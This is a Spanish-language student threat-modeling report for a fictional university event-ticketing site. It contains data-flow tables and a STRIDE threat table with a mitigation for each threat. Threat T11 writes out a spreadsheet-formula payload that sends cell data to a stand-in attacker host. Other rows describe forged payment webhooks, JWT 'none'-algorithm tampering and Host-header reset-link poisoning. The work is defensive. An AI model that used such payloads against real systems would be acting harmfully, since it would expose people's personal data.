Ciberseguridad

Taller de modelado de amenazas

Modelado de amenazas del sitio web EventosU

Informe final

Integrante	**Carné**
[Nombre completo del integrante 1]	[Carné integrante 1]
[Nombre completo del integrante 2]	[Carné integrante 2]

11 de noviembre de 2026

Índice

1. Introducción **2**

2. Alcance, activos y supuestos **2**

2.1. Alcance 2

2.2. Activos 2

2.3. Supuestos 3

3. Diagramas de flujo de datos **4**

3.1. Nivel 0 (contexto) 4

3.2. Nivel 1 (componentes) 4

3.3. Límites de confianza 4

3.4. Flujos del nivel 1 5

4. Tabla de amenazas **7**

5. Árbol de ataque **12**

5.1. Camino más barato 13

6. Matriz de riesgo **13**

6.1. Criterios 13

6.2. Matriz 3×3 14

6.3. Justificación de cada calificación 14

7. Respuesta y trazabilidad **16**

7.1. Resumen de respuestas 16

7.2. Riesgo aceptado 16

7.3. Trazabilidad de las cinco amenazas críticas 16

8. Conclusiones **19**

1. Introducción

El presente informe documenta el modelo de amenazas de EventosU, un sitio web ficticio en fase de diseño mediante el cual la universidad publica congresos, talleres y conciertos, permite a los usuarios inscribirse y pagar, y entrega una entrada QR que el personal de puerta valida con una aplicación móvil. Como todavía no existe código, el análisis se basa en la descripción del caso y en los supuestos declarados en la sección 2.3, y sigue un proceso repetible que inicia con el alcance y los activos, continúa con los diagramas de flujo de datos (DFD) elaborados en OWASP Threat Dragon, identifica amenazas con STRIDE por elemento y por flujo, construye un árbol de ataque, prioriza con una matriz de impacto por probabilidad y termina con la respuesta a cada amenaza y la trazabilidad de las cinco más críticas hacia requisitos de OWASP ASVS 4.0.3 y controles del pipeline.

El modelo de Threat Dragon se encuentra en `model/eventosu.json` y la tabla de amenazas exportada en `docs/amenazas.csv`.

2. Alcance, activos y supuestos

2.1. Alcance

El modelo cubre los componentes que la universidad diseña y opera para EventosU, es decir el sitio web en React servido desde un CDN, el panel de administración en la ruta `/admin`, la API en Node.js desplegada en un contenedor, la base de datos PostgreSQL administrada, el bucket de objetos para afiches y CSV, el almacén de logs y la aplicación móvil de puerta, junto con todos los flujos de datos que estos componentes intercambian con los usuarios y con los tres proveedores externos (Microsoft Entra ID, la pasarela de pagos y el servicio de correo).

Quedan fuera del modelo la seguridad interna de Microsoft Entra ID, de la pasarela de pagos y del servicio de correo, de los cuales solo se analiza la interfaz con EventosU, así como la infraestructura física y los servicios base del proveedor de nube y del CDN, la seguridad de los sistemas operativos de los teléfonos y computadoras de los usuarios, la red del campus y los procesos administrativos de la universidad que ocurren fuera del sitio, como la planificación de eventos o la contabilidad.

2.2. Activos

ID	Activo	Tipo	Valor para el negocio
A1	Datos personales de inscritos (nombre, correo, carné, teléfono)	Dato	Su exposición genera obligaciones legales de protección de datos y afecta la confianza de los estudiantes en la universidad.
A2	Estado de pago de las inscripciones	Dato	Define quién tiene derecho a una entrada y respalda los ingresos de cada evento.
A3	Entradas QR y su estado de uso	Dato	Controlan el aforo y el ingreso, de modo que su falsificación produce pérdidas económicas y problemas de seguridad física en eventos llenos.

ID	Activo	Tipo	Valor para el negocio
A4	Credenciales y tokens (contraseñas, JWT, tokens de restablecimiento)	Dato	Dan acceso a las cuentas y, en el caso de organizadores y administradores, a datos y funciones privilegiadas.
A5	Roles y permisos de usuario	Dato / función	Separan las capacidades de estudiantes, organizadores, personal de puerta y administradores.
A6	Catálogo de eventos y afiches	Dato	Constituyen la cara pública de la universidad, por lo que su alteración afecta la reputación institucional.
A7	Listas de inscritos exportadas en CSV	Dato	Concentran en un archivo portátil los datos personales de todos los inscritos de un evento.
A8	Función de validación de ingreso	Función	Su abuso o indisponibilidad detiene el acceso a eventos con cientos de asistentes.
A9	Registros de auditoría	Dato	Permiten reconstruir incidentes, resolver disputas de pago y asignar responsabilidades.
A10	Proceso de inscripción y pago	Función	Las inscripciones de eventos populares se concentran en pocas horas, por lo que una caída en ese momento afecta directamente los ingresos.

2.3. Supuestos

S1 La API envía sus logs a un servicio de logs administrado del mismo proveedor de nube, con escritura de solo inserción y retención de un año, representado en el DFD como *Almacén de logs*.

S2 El caso no define el contenido del QR, por lo que el modelo evalúa el peor escenario, en el cual el QR contiene el identificador numérico de la inscripción.

S3 El personal de puerta inicia sesión en la app con su cuenta institucional y recibe del administrador un rol específico de puerta.

S4 La base de datos y el bucket se ubican en una red privada de la nube a la que solo accede la API, con excepción de las URL de descarga que la API genera.

S5 La pasarela de pagos ofrece un formulario de pago alojado en su propio dominio, al que el usuario llega por redirección, y firma sus webhooks con HMAC.

S6 Las contraseñas del login local se guardan con un hash adaptativo (bcrypt o Argon2) y la API emite su propio JWT después del login local o del canje del código de Entra ID.

S7 Los afiches se publican a través del mismo CDN que sirve el sitio.

S8 La API se publica a Internet detrás de un balanceador con un WAF administrado por el proveedor de nube.

S9 Existe un único entorno de producción en una región y los entornos de prueba no contienen datos reales.

3. Diagramas de flujo de datos

3.1. Nivel 0 (contexto)

El diagrama de contexto representa a EventosU como un único proceso ubicado en la nube, rodeado por los cinco tipos de usuario descritos en el caso y por los tres proveedores externos, con cada flujo nombrado según el dato que transporta y su protocolo.




Figura 1: DFD nivel 0 de EventosU (captura exportada desde Threat Dragon).

3.2. Nivel 1 (componentes)

El diagrama de nivel 1 descompone el sistema en todos los componentes del caso y en el almacén de logs del supuesto S1, e incluye el almacenamiento del navegador porque el diseño guarda allí el token de sesión. Los elementos y flujos marcados en rojo tienen amenazas asociadas en el modelo de Threat Dragon.

3.3. Límites de confianza




Figura 2: DFD nivel 1 de EventosU (captura exportada desde Threat Dragon).

ID	Límite	Separación que representa
LC1	Internet: usuarios y dispositivos	Separa los navegadores y teléfonos de los usuarios, que la universidad no controla, de la nube de EventosU, de modo que todo dato que llega de esta zona se considera manipulable.
LC2	Zona de datos privada	Separa la API de la base de datos, el bucket y los logs, que solo deben ser accesibles por la API con credenciales propias.
LC3	Proveedores externos	Separa a EventosU de Microsoft Entra ID, la pasarela de pagos y el servicio de correo, cuya información solo es confiable después de verificar su origen.
–	Zona de aplicación	Agrupa la API como único punto de entrada a la nube y marca dónde se aplican la autenticación y la autorización.

3.4. Flujos del nivel 1

Flujo (dato)	**Origen**	**Destino**	**Protocolo**
Consulta de catálogo	Visitante	Sitio web React	HTTPS, HTML/JS
Credenciales e inscripción	Estudiante	Sitio web React	HTTPS, formulario
Evento y afiche	Organizador	Sitio web React	HTTPS, multipart
Gestión de usuarios y roles	Administrador	Panel /admin	HTTPS, formulario
Imagen del QR	Personal de Puerta	App de Puerta	Cámara del dispositivo
Token JWT	Sitio web React	Almacenamiento del navegador	localStorage
Peticiones REST con JWT	Sitio web React	API	HTTPS, JSON
Operaciones /admin con JWT	Panel /admin	API	HTTPS, JSON
Validación de QR (válido / ya usado)	App de Puerta	API	HTTPS, JSON
Login institucional	Sitio web React	Entra ID	HTTPS, OAuth 2.0 con PKCE
Canje de código y claves JWKS	API	Entra ID	HTTPS, OIDC
Creación de orden de pago	API	Pasarela	HTTPS, JSON
Redirección al pago con ID de orden	Sitio web React	Pasarela	HTTPS, navegador
Webhook de pago	Pasarela	API	HTTPS, JSON
Envío de QR o restablecimiento	API	Servicio de correo	HTTPS, API REST
Correo con QR o enlace de restablecimiento	Servicio de correo	Estudiante	SMTP con TLS
Usuarios, eventos, inscripciones y pagos	API	PostgreSQL	TLS, protocolo PostgreSQL
Afiches y CSV	API	Bucket	HTTPS, API de objetos
Descarga de CSV de inscritos	Bucket	Organizador	HTTPS, URL firmada
Afiches de eventos	Bucket	Sitio web React	HTTPS, vía CDN
Eventos de auditoría y errores	API	Almacén de logs	HTTPS, JSON

4. Tabla de amenazas

Se identificaron 28 amenazas, distribuidas en 6 de suplantación (S), 5 de manipulación (T), 3 de repudio (R), 7 de divulgación de información (I), 4 de denegación de servicio (D) y 3 de elevación de privilegios (E), de las cuales 16 ocurren sobre flujos o elementos que cruzan un límite de confianza. El webhook de pago se analiza en T01 a T04, la validación del QR en T05 a T08 y la exportación del CSV en T09 a T13. I y P corresponden a impacto y probabilidad en escala de 1 a 3 según los criterios de la sección 6.

ID	Elemento	Tipo	Escenario	I	P	Riesgo	Respuesta	Mitigación	Estado
T01	Webhook de pago (Pasarela → API)	S	Un estudiante que identifica la ruta pública del webhook en la documentación del proveedor o en el tráfico de su propia compra puede enviar un POST con estado “aprobado” y el identificador de su inscripción, y obtiene la inscripción marcada como pagada junto con su entrada QR sin haber pagado.	3	3	9 Crítico	Mitigar	La API valida la firma HMAC-SHA256 que el proveedor incluye en cada notificación con un secreto guardado en el gestor de secretos, compara la firma en tiempo constante, rechaza mensajes con marca de tiempo mayor a 5 minutos y, antes de marcar la inscripción, consulta el estado de la transacción en la API del proveedor por un canal servidor a servidor.	Abierta
T02	Redirección al pago (Sitio web → Pasarela)	T	Un estudiante que intercepta con un proxy local la redirección hacia la pasarela puede cambiar el monto de la orden de Q150 a Q1, completa el pago con el monto alterado y obtiene la entrada, porque la API solo revisa que el webhook indique “aprobado”.	3	2	6 Alto	Mitigar	La orden se crea servidor a servidor con el monto calculado por la API a partir del precio del evento, el navegador solo recibe el identificador de orden y, al llegar el webhook, la API compara monto, moneda e identificador de orden con lo registrado en la inscripción, rechaza cualquier diferencia y la registra como alerta.	Abierta
T03	Webhook de pago (Pasarela → API)	R	Un estudiante que pagó y luego solicita un contracargo a su banco puede afirmar que nunca recibió la entrada, y EventosU no tiene forma de demostrar cuándo llegó la confirmación ni cuándo se emitió y usó el QR, por lo que la universidad pierde la disputa.	2	2	4 Medio	Mitigar	Cada webhook recibido se guarda en una tabla de solo inserción con el identificador de evento del proveedor, la firma, la marca de tiempo, el resultado de la validación y la inscripción afectada, y la emisión del QR y su uso en puerta quedan registrados en el almacén de logs con retención de un año.	Abierta
T04	Webhook de pago (Pasarela → API)	D	Un atacante que conoce el endpoint del webhook puede enviar miles de notificaciones falsas por segundo durante la apertura de inscripciones de un concierto, y obtiene que la API consuma CPU y conexiones de base de datos procesándolas, lo que retrasa las confirmaciones legítimas y deja inscripciones pagadas sin QR.	2	2	4 Medio	Mitigar	El WAF solo permite tráfico hacia el webhook desde los rangos IP publicados por el proveedor y aplica un límite de 50 peticiones por segundo, la API descarta antes de consultar la base de datos todo mensaje sin firma válida y los mensajes válidos se procesan desde una cola con reintentos.	Abierta
T05	Validación de QR (App de Puerta → API)	S	Un asistente que observa que su QR contiene solo el número secuencial de su inscripción puede generar con una aplicación gratuita códigos con números cercanos y presentarlos en puerta, y obtiene el ingreso suplantando a otro inscrito que pagó y que todavía no ha llegado.	3	3	9 Crítico	Mitigar	El QR contiene un token aleatorio de 128 bits generado con un CSPRNG y asociado a una sola inscripción, la API nunca acepta identificadores secuenciales de base de datos y la validación comprueba que el token pertenezca al evento y a la fecha en curso.	Abierta

ID	Elemento	Tipo	Escenario	I	P	Riesgo	Respuesta	Mitigación	Estado
T06	API Node.js (consumo del QR)	T	Dos personas con capturas del mismo QR que se presentan al mismo tiempo en puertas distintas pueden ser aceptadas ambas, porque la API consulta si el QR está usado y luego lo actualiza en dos pasos separados, y obtienen dos ingresos con una sola entrada pagada.	2	3	6 Alto	Mitigar	El consumo del QR se ejecuta como una sola sentencia atómica UPDATE ... SET usado_en = now() WHERE token = $1 AND usado_en IS NULL RETURNING id, si no se afecta ninguna fila la respuesta es “ya usado”, y una prueba de concurrencia lanza 20 validaciones simultáneas del mismo token esperando un único “válido”.	Abierta
T07	Validación de QR (App de Puerta → API)	E	Un estudiante autenticado que descubre el endpoint de validación en el tráfico de la app puede llamarlo con QR de otros asistentes publicados en redes sociales, y obtiene la capacidad de marcarlos como usados, con lo cual sus titulares quedan fuera del evento.	2	2	4 Medio	Mitigar	El endpoint de validación exige un JWT con rol “puerta”, verifica que el miembro del personal esté asignado a ese evento y que la validación ocurra dentro de la ventana horaria del evento, y registra el dispositivo y el usuario que realizan cada validación.	Abierta
T08	Validación de QR (respuesta a la App de Puerta)	I	Un tercero que encuentra o roba un teléfono de puerta desbloqueado puede revisar el historial de la app, y obtiene nombre, carné y teléfono de cada asistente validado si la API devuelve el registro completo de la inscripción en cada respuesta.	2	1	2 Bajo	Mitigar	La respuesta de validación devuelve solo el resultado (“válido” o “ya usado”) y el nombre abreviado del asistente, la app no guarda historial local y el JWT del personal de puerta expira al cierre del evento.	Abierta
T09	API Node.js (exportación del CSV)	E	Un organizador del evento A que cambia el identificador en la ruta /eventos/{id}/inscritos.csv puede solicitar la lista del evento B de otro organizador, y obtiene nombre, correo, carné y teléfono de todos sus inscritos porque la API solo verifica que el usuario tenga rol organizador.	3	3	9 Crítico	Mitigar	La API comprueba en cada petición que el evento solicitado pertenezca al organizador autenticado mediante una función de autorización a nivel de objeto aplicada desde un middleware común, y las pruebas automatizadas intentan exportar eventos ajenos esperando respuesta 403.	Abierta
T10	Bucket de objetos (CSV exportados)	I	Un tercero que recibe un enlace de CSV reenviado por correo o adivina su nombre, si el bucket permite lectura pública o el archivo se nombra con el identificador del evento, puede descargar la lista completa de inscritos, y obtiene datos personales de cientos de estudiantes.	3	2	6 Alto	Mitigar	La configuración de infraestructura como código bloquea el acceso público al bucket y Checkov lo verifica en el pipeline, los CSV se descargan solo con URL firmada de 5 minutos emitida después de validar al organizador, se borran a las 24 horas por regla de ciclo de vida y se cifran en reposo con llave administrada.	Abierta
T11	Descarga del CSV (Bucket → Organizador)	T	Un estudiante que se registra con el nombre =HYPERLINK("https://sitio-atacante/?d="&C2,"Ver") puede lograr que, cuando el organizador abre el CSV en Excel, la celda se interprete como fórmula, y obtiene los datos de las columnas vecinas o induce al organizador a abrir un enlace malicioso.	2	2	4 Medio	Mitigar	Al generar el CSV la API antepone una comilla simple a todo valor que empiece con =, +, -, @, tabulación o retorno de carro, y el registro de usuarios valida el nombre con una lista de caracteres permitidos.	Abierta
T12	API Node.js (exportación del CSV)	R	Un organizador que exporta la lista de inscritos y la comparte con una empresa de publicidad puede negar haberlo hecho cuando se detecta la filtración, porque el sistema no registra quién exportó, cuándo ni cuántos registros, y la universidad no puede asignar responsabilidades.	2	2	4 Medio	Mitigar	Cada exportación genera un evento de auditoría con usuario, evento, fecha, IP y número de filas que se envía al almacén de logs de solo inserción, y el nombre del archivo incluye el identificador del usuario que lo generó.	Abierta


ID	Elemento	Tipo	Escenario	I	P	Riesgo	Respuesta	Mitigación	Estado
T13	Descarga del CSV (Bucket → Organizador)	I	Un organizador que solo necesita contar asistentes y enviar avisos recibe además carné y teléfono de cada inscrito, y cualquier persona que obtiene el archivo por pérdida de una laptop o por un reenvío accede a datos que no eran necesarios para la logística del evento.	2	2	4 Medio	Eliminar	Se eliminan las columnas carné y teléfono de la exportación, el CSV contiene solo nombre, correo y estado de pago, y si un evento requiere el carné el administrador lo habilita de forma explícita y el cambio queda registrado.	Abierta
T14	Login local (Sitio web → API)	S	Un atacante que dispone de listas de correos y contraseñas filtradas de otros sitios puede probarlas de forma automatizada contra el login local de EventosU, y obtiene acceso a cuentas de estudiantes con sus entradas y datos, o a cuentas de organizadores que reutilizan contraseñas.	2	3	6 Alto	Mitigar	El login permite 5 intentos por cuenta en 15 minutos con bloqueo progresivo y el WAF limita intentos por IP, las contraseñas nuevas se comparan con la base de contraseñas filtradas de Have I Been Pwned mediante k-anonimato y las cuentas de organizador y administrador exigen MFA.	Abierta
T15	Login institucional (API ↔ Entra ID)	S	Un atacante con cuenta en el mismo tenant de Microsoft puede presentar a la API un id_token emitido para otra aplicación del tenant o iniciar un flujo sin parámetro state, y obtiene una sesión en EventosU con la identidad de otro usuario si la API no valida audiencia, emisor, nonce y state.	3	2	6 Alto	Mitigar	La API usa el flujo de código de autorización con PKCE, valida state y nonce, verifica la firma del id_token con las claves JWKS de Entra ID y comprueba que iss, aud y tid correspondan a la aplicación registrada y al tenant de la universidad.	Abierta
T16	Sitio web React y almacenamiento del navegador	I	Un organizador malicioso o con la cuenta comprometida puede insertar un script en la descripción de un evento, si esta se renderiza como HTML, y obtiene el JWT guardado en localStorage de cada usuario que visita la página, incluidos los administradores.	3	2	6 Alto	Mitigar	El JWT pasa a una cookie HttpOnly, Secure y SameSite=Strict en lugar de localStorage, el sitio no usa dangerouslySetInnerHTML y sanitiza con DOMPurify cualquier texto enriquecido, y el CDN envía una Content-Security-Policy que prohíbe scripts en línea y de dominios no autorizados.	Abierta
T17	Panel de administración (/admin) y API	E	Un estudiante que inicia sesión normalmente puede abrir /admin o llamar de forma directa a PUT /api/usuarios/{id}/rol, y obtiene permisos de administrador si la API confía en que el frontend oculta el menú y no valida el rol en el servidor, con lo cual puede marcar pagos, cambiar roles y ver reportes.	3	3	9 Crítico	Mitigar	Todas las rutas /api/admin/* pasan por un middleware de autorización que niega por defecto y exige el rol administrador leído del token validado en el servidor, las cuentas administrativas requieren MFA de Entra ID y las pruebas DAST recorren cada ruta administrativa con un usuario estudiante esperando respuesta 403.	Abierta
T18	API Node.js (validación de JWT)	T	Un atacante que modifica su propio JWT cambiando el claim rol a “admin” y el algoritmo a “none”, o que obtiene por fuerza bruta un secreto HS256 débil, puede firmar tokens que la API acepta, y obtiene acceso completo a la API con cualquier identidad.	3	2	6 Alto	Mitigar	La API firma los tokens con ES256 usando una llave guardada en el gestor de secretos, acepta solo ese algoritmo, valida exp, iss y aud en cada petición y limita la vigencia del token a 15 minutos con renovación controlada.	Abierta
T19	Restablecimiento de contraseña (API → Correo)	S	Un atacante que solicita el restablecimiento de contraseña de una víctima modificando la cabecera Host de la petición puede lograr que el enlace del correo apunte a su dominio, y obtiene el token de restablecimiento cuando la víctima hace clic, con lo que toma control de la cuenta.	3	2	6 Alto	Mitigar	El enlace se construye con una URL base fija definida en la configuración, el token es aleatorio de 128 bits, de un solo uso, se guarda como hash y expira en 15 minutos, y todas las sesiones activas se cierran después del cambio de contraseña.	Abierta

ID	Elemento	Tipo	Escenario	I	P	Riesgo	Respuesta	Mitigación	Estado
T20	Correo al usuario (Correo → Estudiante)	S	Un atacante que envía correos con remitente falsificado a nombre de EventosU anunciando "tu entrada QR está lista" puede dirigir a los estudiantes a un sitio clonado, y obtiene sus credenciales o cobros por entradas inexistentes.	2	2	4 Medio	Mitigar	El dominio de envío publica SPF, firma con DKIM a través del proveedor de correo y aplica DMARC con política p=reject, y las plantillas de correo no incluyen formularios de login ni solicitan pagos.	Abierta
T21	API Node.js (inscripción)	D	Un atacante con un script que crea cuentas y reserva cupos puede ocupar todas las plazas de un concierto con inscripciones pendientes de pago, y obtiene que el evento aparezca agotado para los estudiantes reales.	2	3	6 Alto	Mitigar	Las inscripciones pendientes expiran a los 15 minutos si no llega el webhook de pago, cada usuario tiene como máximo una inscripción pendiente por evento, el registro exige correo verificado y el WAF limita las peticiones de inscripción por IP con CAPTCHA en picos de tráfico.	Abierta
T22	Bucket de objetos (afiches)	T	Un organizador con la cuenta comprometida puede subir como afiche un archivo SVG o HTML con JavaScript que se sirve desde el dominio de EventosU con su content-type original, y obtiene ejecución de scripts en el navegador de quien abre el afiche.	2	2	4 Medio	Mitigar	La API acepta solo JPEG y PNG validados por su firma de bytes, reprocesa la imagen para eliminar metadatos, guarda el archivo con nombre aleatorio y sirve los afiches desde un dominio separado con Content-Type y Content-Disposition fijados por la API.	Abierta
T23	Almacén de logs	I	Un integrante de soporte o un proveedor con acceso de lectura al servicio de logs puede leer cabeceras Authorization, cuerpos de login y respuestas con datos de inscritos si la API registra las peticiones completas, y obtiene tokens vigentes y datos personales.	2	2	4 Medio	Mitigar	El middleware de logging usa una lista de campos permitidos, redacta Authorization, cookies, contraseñas, tokens y teléfono, y el acceso al almacén de logs se limita por rol con revisión trimestral de permisos.	Abierta
T24	Panel de administración (cambios de rol)	R	Un administrador que asigna el rol organizador a una cuenta externa sin autorización puede negar el cambio cuando se detecta el abuso, porque no queda registro de quién modificó el rol ni de su valor anterior.	3	1	3 Medio	Mitigar	Cada cambio de usuario o rol genera un registro de auditoría con actor, objetivo, valor anterior, valor nuevo, fecha e IP en el almacén de logs de solo inserción, y la asignación del rol administrador requiere la aprobación de un segundo administrador.	Abierta
